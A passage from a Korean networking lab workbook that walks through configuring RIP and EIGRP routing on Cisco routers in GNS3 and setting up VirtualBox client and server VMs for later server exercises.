R2(config-router)#network 192.168.2.0
R2(config-router)#do wr
Building configuration...
[OK]
R2(config-router)#
```

다. 각 라우터의 라우팅 테이블 확인

RIP는 일정 시간 간격으로 각 라우터가 자신의 라우팅 테이블을 광고한다. 다른 라우터로부터 라우팅 테이블을 받은 라우터는 자신의 라우팅 테이블을 갱신한다. 이 과정을 반복하여 각 라우터는 라우팅 정보를 최신으로 유지한다.


따라서 라우터 R1, R2, R3가 일정 시간 이후에는 서로의 라우팅 테이블을 교환하여 동일한 라우팅 테이블을 유지하는 것을 확인할 수 있다.

▪ R1, R2의 라우팅 테이블 확인

```
R2
R2#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

     10.0.0.0/30 is subnetted, 1 subnets
C       10.10.10.4 is directly connected, Serial0/0
R    192.168.1.0/24 [120/1] via 10.10.10.5, 00:00:23, Serial0/0
C    192.168.2.0/24 is directly connected, FastEthernet0/0
R2#
```


```
R1
R1#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

     10.0.0.0/30 is subnetted, 1 subnets
C       10.10.10.4 is directly connected, Serial0/0
C    192.168.1.0/24 is directly connected, FastEthernet0/0
R    192.168.2.0/24 [120/1] via 10.10.10.6, 00:00:08, Serial0/0
R1#
```

▪ 주기적으로 멀티캐스트되는 RIP 패킷




라. VPCS에서 연결 상태 확인

▪ PC1에서 PC3 192.168.2.11로 연결 확인



▪ PC1에서 PC3까지의 경로 추적

과제 - 2 **EIGRP 설정하기**



라우터 R1, R2에 EIGRP를 설정하시오.

* AS 번호는 100으로 설정

PC1의 콘솔 화면 캡처
* PC3 192.168.2.11로의 ping 결과를 캡처하시오.

```
PC1
PC1> ping 192.168.2.11
192.168.2.11 icmp_seq=1 timeout
84 bytes from 192.168.2.11 icmp_seq=2 ttl=62 time=15.703 ms
84 bytes from 192.168.2.11 icmp_seq=3 ttl=62 time=18.747 ms
84 bytes from 192.168.2.11 icmp_seq=4 ttl=62 time=15.588 ms
84 bytes from 192.168.2.11 icmp_seq=5 ttl=62 time=12.302 ms

PC1>
```

라우터 R1의 설정 화면

```
R1
R1(config)#router eigrp 100
R1(config-router)#no auto-summary
R1(config-router)#network 10.10.10.4 0.0.0.3
R1(config-router)#network 192.168.1.0
R1(config-router)#do wr
Building configuration...
[OK]
R1(config-router)#end
R1#
*Mar  1 00:02:11.391: %SYS-5-CONFIG_I: Configured from console by console
R1#
*Mar  1 00:02:39.823: %DUAL-5-NBRCHANGE: IP-EIGRP(0) 100: Neighbor 10.10.10.6 (Serial0/0) is up: new adjacency
R1#
```

라우터 R2의 설정 화면

```
R2
R2(config)#no router rip
R2(config)#router eigrp 100
R2(config-router)#no auto-summary
R2(config-router)#network 10.10.10.4 0.0.0.3
R2(config-router)#net
*Mar  1 00:02:37.823: %DUAL-5-NBRCHANGE: IP-EIGRP(0) 100: Neighbor 10.10.10.5 (Serial0/0) is up: new adjacency
R2(config-router)#network 192.168.2.0
R2(config-router)#do write
Building configuration...
[OK]
R2(config-router)#end
R2#
*Mar  1 00:02:55.571: %SYS-5-CONFIG_I: Configured from console by console
R2#
```

[TIP] EIGRP(Enhanced Interior Gateway Routing Protocol)

시스코 IGRP 기반의 개방형 라우팅 프로토콜이다. IP, IPX, Apple talk 등 다양한 Routed Protocol을 지원하며, Auto Summary, Manual Summary를 지원한다. 경로 학습에 비교적 리소스 발생이 적고, 네트워크 변화시 즉시 반응하는 수렴시간이 빠르고, 부하 분산을 지원하는 장점을 가진 거리 벡터 라우팅 프로토콜이다.

Ⅳ 서버 구축 기초

11 서버 구축 실습용 네트워크 토폴로지 구축

12 Telnet, FTP, HTTP 설정

13 DNS 설정

11 서버 구축 실습용 네트워크 토폴로지 구축

★ 가상 컴퓨터 생성 및 설치


버추얼박스를 이용하여 용도에 맞춰 가상머신을 생성한다. 실습용 가상머신을 생성할 때는 가능한 시스템 자원을 적게 사용할 수 있도록 구성한다. 클라이언트용 가상머신은 웹브라우저 등을 사용할 경우가 많으므로 X 윈도 기반으로 설치하고, 서버의 경우 X 윈도 없이 가볍게 설치할 것을 권장한다.

또한 비슷한 용도로 사용되는 가상머신은 기준이 되는 가상머신을 만들고, 기본 가상머신을 복제하여 필요한 패키지나 설정을 추가하여 사용하면 더욱 효율적이다.

가상머신의 생성 및 관리 등은 [I 수업 준비]를 참고한다.

■ TIP - 가상머신 생성 시 유의 사항

GNS와 VirtualBox를 연동하게 실행할 경우에는 VirtualBox에서 실행되는 가상 컴퓨터의 개수 및 가상 컴퓨터의 RAM, HDD 설정 등에 유의해야 한다. 가상 컴퓨터에 할당된 RAM이 1024MByte라면 실제 호스트 컴퓨터의 RAM 1024MByte가 가상 컴퓨터에 할당된다.




또한 가상 컴퓨터의 HDD 설정도 비슷한 상황이 발생하지만 HDD의 경우 가상머신의 HDD 설정을 동적 할당으로 할 경우 가상머신의 HDD 전체 크기를 50GByte로 설정했다 하더라도 실제 가상 컴퓨터에서 사용하는 만큼의 HDD만 사용하게 된다. 가능한 동적 할당 방식으로 HDD를 생성한다.

원활한 실습을 위해 호스트 컴퓨터의 RAM 용량은 최소 8GByte(16GByte 권장), SSD 용량은 최소 256GByte(512GByte 이상 권장)이다.

■ TIP – 실습을 위한 가상머신 준비

가상머신를 여러 개 이용하여 실습하다보면 다양한 원인으로 가상머신에 문제가 생기는 경우가 발생한다. 이럴 경우 많은 시간이 소요되므로 사전에 제작한 가상머신을 아래와 같이 ova 파일로 실습용 컴퓨터의 특정 디렉터리에 저장해 둔다.

실습 중 문제가 생긴 가상머신은 삭제하고, 저장해 둔 OVA 파일을 새로 불러들여서 바로 실습을 이어갈 수 있다.



1. 실습용 네트워크 토폴로지 및 호스트 구성

[네트워크 구성도]를 참고하여 스위치, 라우터를 이용한 네트워트를 구축하고, 생성한 가상머신을 네트워크와 연결한다. 실습은 네트워크 구축, 서버 구축, 네트워크와 서버 연동의 단계로 진행한다.

* 네트워크 구축 과정

GNS 실행 → 스위치, 라우터 생성 → 스위치, 라우터 링크 연결 → 라우터 인터페이스 설정 → 라우팅 설정


* 클라이언트 및 서버 구축 과정

버추얼박스 실행 → 가상머신 생성 → 운영체제 설치 → 필요 패키지 설치 및 설정 → OVA 파일 생성 → GNS에 가상머신 등록

* 네트워크와 클라이언트, 서버 연동

GNS에 가상머신 등록 → 토폴로지에 가상머신 연결 → 토폴로지 내의 모든 장치 부팅 → 네트워크 설정 확인

■ 네트워크 구성도




장치명	포트	IP주소	비고
R1	s0/0	14.58.90.5/30	
	fa0/0	192.168.1.254/24	
R2	s0/0	14.58.90.6/30	
	fa0/0	125.241.100.254/24	

장치명	포트	IP주소	비고
Client	enp0s3	192.168.1.10/24	클라이언트
xyz.com	enp0s3	125.241.100.10/24	다양도 서버
관리자 계정 정보 : root / sunrin, sunrin / sunrin			
★ s0/0 = Serial0/0 ★fa0/0 = fastethernet0/0			

2. 네트워크 구축

[네트워크 구성도]를 다음과 같이 토폴로지를 구성하고 라우터 R1, R2의 인터페이스별 주소 설정, 라우팅 설정을 진행한다.



① 라우터 R1의 Fastethernet0/0, Serial0/0의 IP주소를 설정한다.

■ Fastethernet0/0 인터페이스 설정

```
R1
R1>enable
R1#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
R1(config)#interface fastethernet 0/0
R1(config-if)#ip address 192.168.1.254 255.255.255.0
R1(config-if)#no shutdown
R1(config-if)#
*Mar  1 02:06:05.559: %LINK-3-UPDOWN: Interface FastEthernet0/0, changed state to up
*Mar  1 02:06:06.559: %LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/0, changed state to up
R1(config-if)#do write
Building configuration...
[OK]
R1(config-if)#
```

▪ Serial0/0 인터페이스 설정

```
R1
R1>enable
R1#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
R1(config)#interface serial 0/0
R1(config-if)#ip address 14.58.90.5 255.255.255.252
R1(config-if)#no shutdown
R1(config-if)#
*Mar  1 00:18:43.631: %LINK-3-UPDOWN: Interface Serial0/0, changed state to up
R1(config-if)#
*Mar  1 00:18:44.635: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial0/0, changed state to up
R1(config-if)#do write
Building configuration...
[OK]
R1(config-if)#
*Mar  1 00:19:12.515: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial0/0, changed state to down
R1(config-if)#
```

② 라우터 R1의 라우팅을 설정한다.(RIP)

```
R1
R1(config)#router rip
R1(config-router)#version 2
R1(config-router)#no auto-summary
R1(config-router)#network 14.58.90.4
R1(config-router)#network 192.168.1.0
R1(config-router)#do write
Building configuration...
[OK]
R1(config-router)#
```

③ 라우터 R2의 Fastethernet0/0, Serial0/0의 IP주소를 설정한다.

▪ Fastethernet0/0 인터페이스 설정

```
R2
R2>enable
R2#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
R2(config)#interface fastethernet0/0
R2(config-if)#ip address 125.241.100.254 255.255.255.0
R2(config-if)#no shutdown
R2(config-if)#
*Mar  1 00:44:29.787: %LINK-3-UPDOWN: Interface FastEthernet0/0, changed state to up
*Mar  1 00:44:30.787: %LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/0, changed state to up
R2(config-if)#do write
Building configuration...
[OK]
R2(config-if)#
```

▪ Serial0/0 인터페이스 설정

```
R2
R2>enable
R2#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
R2(config)#interface serial0/0
R2(config-if)#ip address 14.58.90.6 255.255.255.252
R2(config-if)#no shutdown
R2(config-if)#
*Mar  1 00:45:56.699: %LINK-3-UPDOWN: Interface Serial0/0, changed state to up
R2(config-if)#
*Mar  1 00:45:57.703: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial0/0, changed state to up
R2(config-if)#
```

④ 라우터 R2의 라우팅을 설정한다.(RIP)

```
R2
R2(config)#router rip
R2(config-router)#version 2
R2(config-router)#no auto-summary
R2(config-router)#network 14.58.90.4
R2(config-router)#network 125.241.100.0
R2(config-router)#do write
Building configuration...
[OK]
R2(config-router)#
```

⑤ show ip route 명령을 통해 생성된 라우팅 테이블을 확인할 수 있다.

```
R2
R2#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

     125.0.0.0/24 is subnetted, 1 subnets
C       125.241.100.0 is directly connected, FastEthernet0/0
R    192.168.1.0/24 [120/1] via 14.58.90.5, 00:00:10, Serial0/0
     14.0.0.0/30 is subnetted, 1 subnets
C       14.58.90.4 is directly connected, Serial0/0
R2#
```

```
R1
R1#show
Codes:

Gateway
     125.0.0.0/24 is subnetted, 1 subnets
R       125.241.100.0 [120/1] via 14.58.90.6, 00:00:16, Serial0/0
C    192.168.1.0/24 is directly connected, FastEthernet0/0
     14.0.0.0/30 is subnetted, 1 subnets
C       14.58.90.4 is directly connected, Serial0/0
R1#
```

⑥ 라우터 R1, R2에서 상대방의 라우터에 설정된 네트워크의 게이트웨이로 ping을 보내 연결 상태를 확인한다.

```
R1
R1#ping 125.241.100.254

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 125.241.100.254, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/6/24 ms
R1#
```


```
R2
R2#ping 192.168.1.254

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.1.254, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 32/38/64 ms
R2#
```

⑦ 라우터 R1, R2에서 상대방의 라우터에 설정된 네트워크의 게이트웨이로 trace를 확인한다.

```
R1
R1#trace 125.241.100.254

Type escape sequence to abort.
Tracing the route to 125.241.100.254

  1 14.58.90.6 44 msec 32 msec 24 msec
R1#
```

3. Client 네트워크 설정

[네트워크 구성도]를 다음과 같이 토폴로지에 Client를 추가하고 SW1과 연결한다. 가상머신의 생성, GNS 등록 등은 [I 수업 준비]를 참고한다. 워크북에서 Client 가상머신으로 사용한 리눅스 배포판 및 네트워크 설정 정보를 아래의 표를 참고한다.




장치명	네트워크 인터페이스	IP주소	용도
Client	enp0s3(Ethernet0)	192.168.1.10/24	GNS용
	enp0s8(Ethernet1)	NAT	인터넷용
관리자 계정 정보(ID/Password) : root / sunrin, sunrin / sunrin 배포처 : https://linuxmint.com/ 설치 ISO : linuxmint-19.1-xfce-64bit.iso			


※ 사용한 배포판은 실습 목적 및 호스트 시스템의 사양에 따라 적절하게 선정한다.

토폴로지에 Client를 추가하고 부팅하여 네트워크 설정을 토폴로지의 정보에 맞게 변경한다. 네트워크 설정 방법은 대부분의 리눅스 배포판이 비슷하지만, 아이콘의 위치나 모양 등은 조금씩 다를 수 있다.


① Client의 네트워크 설정을 위해 화면 우측 하단의 아이콘을 클릭한다. 현재 Ethernet Network는 [Wired connection 1] 활성화 된 것을 확인할 수 있다.
[Edit Connections] 아이콘을 클릭하여 네트워크 연결을 설정한다.




② [Wired connection 1]을 선택 후, 하단의 아이콘을 클릭하여 네트워크 정보를 편집한다.




③ 여러 탭 중 [IPv4 Settings]를 선택하고, 네트워크 정보를 참고하여 IP주소를 설정한다.




④ ifconfig, ping 명령을 이용해 네트워크 설정을 확인한다.





4. xyz.com – 네트워크 설정

[네트워크 구성도]를 참고하여 다음과 같이 토폴로지에 xyz.com을 추가하고 SW2과 연결한다. 가상머신의 생성, GNS 등록 등은 [I 수업 준비]를 참고한다. xyz.com 가상머신에 대한 정보를 참고하여 네트워크 설정을 변경한다. 네트워크 설정 변경은 선택한 리눅스 배포판의 설정 방법을 참고한다.



장치명	네트워크 인터페이스	IP주소	용도
xyz.com	enp0s3(Ethernet0)	125.241.100.10/24	GNS용
	enp0s8(Ethernet1)	NAT	인터넷용
관리자 계정 정보(ID/Password) : root / sunrin, sunrin / sunrin 배포처 : https://ubuntu.com/download/server 버전 : Ubuntu Server 18.04.4 LTS 설치 ISO : ubuntu-18.04.3-live-server-amd64.iso			

※ 사용한 배포판은 실습 목적 및 호스트 시스템의 사양에 따라 적절하게 선정한다.

xyz.com을 서버로 활용하기 위해 여러 가지 패키지를 설치해야 한다. xyz.com에 필요한 패키지를 설치하는 과정은 다음과 같다. 패키지 설치를 위한 NAT 설정 및 활용은 [I 수업 준비 – 04 GNS에 VirtualBox 가상머신 등록하기, 16쪽~20쪽]을 참고한다.

네트워크 설정 → enp0s3 down → enp0s8 up → 패키지 설치 또는 업데이트 → enp0s8 down → enp0s3 up

① ip link 또는 ifconfig –a 명령을 통해 네트워크 인터페이스 정보를 확인한다.

```
root@xyz:~# ip link
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN mode DEFAULT group default qlen
1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP mode DEFAULT group def
ault qlen 1000
    link/ether 08:00:27:d6:4d:0a brd ff:ff:ff:ff:ff:ff
3: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP mode DEFAULT group def
ault qlen 1000
    link/ether 08:00:27:9b:f9:7d brd ff:ff:ff:ff:ff:ff
```

② 위의 네트워크 정보를 참고하여 IP주소 설정을 하고, 패키지 설치에 사용할 인터페이스만 활성화한다.

```
root@xyz:~# vi /etc/netplan/50-cloud-init.yaml
```

```
# This file is generated from information provided by
# the datasource.  Changes to it will not persist across an instance.
# To disable cloud-init's network configuration capabilities, write a file
# /etc/cloud/cloud.cfg.d/99-disable-network-config.cfg with the following:
# network: {config: disabled}
network:
    ethernets:
        enp0s3:
            dhcp4: no
            addresses: [125.241.100.10/24]
            gateway4: 125.241.100.254
            nameservers:
                    addresses: [8.8.8.88]
        enp0s8:
            dhcp4: true

    version: 2
```

```
root@xyz:~# netplan apply
root@xyz:~# ifconfig enp0s3 down
```

```
root@xyz:~# ifconfig
enp0s8: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.3.15  netmask 255.255.255.0  broadcast 10.0.3.255
        inet6 fe80::a00:27ff:fe9b:f97d  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:9b:f9:7d  txqueuelen 1000  (Ethernet)
        RX packets 59  bytes 9823 (9.8 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 90  bytes 8457 (8.4 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
root@xyz:~# ping www.google.com
PING www.google.com (172.217.26.4) 56(84) bytes of data.
